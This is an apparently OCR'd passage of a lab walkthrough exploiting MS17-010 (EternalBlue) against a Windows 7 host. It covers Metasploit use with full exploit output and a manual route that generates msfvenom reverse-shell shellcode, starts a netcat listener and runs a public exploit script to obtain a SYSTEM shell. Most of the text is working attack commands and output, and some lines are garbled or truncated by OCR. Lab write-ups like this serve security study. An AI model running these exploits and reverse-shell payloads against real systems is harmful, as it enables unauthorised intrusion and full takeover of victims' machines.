
```
use 0
```



Step 10

the entered following command to see the required parameter


```
options
```



Step 11

the I opened new terminal and entered the following command to get my ip address

```
ifconfig
```



Step 12

then i returned to my metasplot terminal set RHOSTS to the ip of the target machine and the LHOST to my ip using following commands

code

```
set RHOSTS  192.168.195.127
```

Step 13

```
set LHOST  192.168.198.77
```

Step 14

then i used following command to run the exploit

```
run
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS  192.168.195.127
RHOSTS ⇒ 192.168.195.127
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS ⇒ 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST ⇒ 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.195.77:4444
[*] 192.168.195.127:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.127:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.127:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.127:445 - The target is vulnerable.
[*] 192.168.195.127:445 - Connecting to target for exploitation.
[+] 192.168.195.127:445 - Connection established for exploitation.
[+] 192.168.195.127:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.127:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.127:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.195.127:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.195.127:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.195.127:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.127:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.127:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.127:445 - Starting non-paged pool grooming
[+] 192.168.195.127:445 - Sending SMBv2 buffers
[+] 192.168.195.127:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.127:445 - Sending final SMBv2 buffers.
[*] 192.168.195.127:445 - Sending last fragment of exploit packet!
[*] 192.168.195.127:445 - Receiving response from exploit packet
[+] 192.168.195.127:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.195.127:445 - Sending egg to corrupted connection.
[*] 192.168.195.127:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.195.127
[*] Meterpreter session 1 opened (192.168.195.77:4444 → 192.168.195.127:49159) at 2024-03-09 04:51:32 -0500
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Step 15

and finally as you can see i gained session that belongs to admin

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Manual Exploitation

We need a payload so looked for ms17-010 exploits and found this one

Cloning from a Github repository

```
┌──(ManOnFire㉿kali)-[~]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 1021.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.
```

then we followed the steps in the repo which were setting up the shellcode (the actual payload) and putting the port and our machine's IP

```
┌──(ManOnFire㉿kali)-[~]
└─$ ls
AutoBlue-MS17-010/  Desktop/  Documents/  Downloads/  Music/  OpenFuck/  Pictures/  Public/  Templates/  Videos/

┌──(ManOnFire㉿kali)-[~]
└─$ cd AutoBlue-MS17-010

┌──(ManOnFire㉿kali)-[~/AutoBlue-MS17-010]
└─$ ls
eternalblue_exploit10.py  eternalblue_exploit7.py  eternalblue_exploit8.py  eternal_checker.py  LICENSE  listener_prep.sh  mysmb.py  README.md  requirements.txt  shellcode  zzz_exploit.py

┌──(ManOnFire㉿kali)-[~/AutoBlue-MS17-010]
└─$ cd shellcode

┌──(ManOnFire㉿kali)-[~/AutoBlue-MS17-010/shellcode]
└─$ ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  shell_prep.sh

┌──(ManOnFire㉿kali)-[~/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                     .-``;;`-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
Y
LHOST for reverse connection:
192.168.60.77
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
12345
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin
```

```
┌──(ManOnFire㉿kali)-[~/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                     _.-;;-._
              '-..-'|   ||   |
              '-..-'|_.-;;-._|
              '-..-'|   ||   |
              '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.60.77
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
12345
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=12345
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
```


then we installed requirements.txt (the needed packages for the exploit to work

```
python3 -m pip install -r "requirements.txt" --break-system-pacl
```

```
┌──(blue)─(ManOnFire㉿kali)-[~/blue/AutoBlue-MS17-010]
└─$ python3 -m pip install -r "requirements.txt" --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.11.0)
Collecting dsinternals (from impacket→-r requirements.txt (line 1))
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 174.2/174.2 kB 1.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: dsinternals
  Building wheel for dsinternals (setup.py) ... done
  Created wheel for dsinternals: filename=dsinternals-1.2.4-py3-none-any.whl size=208311 sha256=50b7041923b938ba89f60abf53960818efa3d1d65ee08df210135f52bdc11bee
  Stored in directory: /home/ManOnFire/.cache/pip/wheels/3c/3c/7f/68e856b35a5b0edffe2e4f207d125b04688504fd791bc0a046
Successfully built dsinternals
Installing collected packages: dsinternals
Successfully installed dsinternals-1.2.4
```

we made netcat listener in another terminal to listen for the upcoming session


```
nc -nlvp 1234
```



then I performed reverse shell to gain a session

```
python3 eternalblue_exploit7.py 192.168.60.127 ./shellcode/sc_x
```

and finally i gained a session


File Actions Edit View Help
(ManOnFire㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.60.77] from (UNKNOWN) [192.168.60.127] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>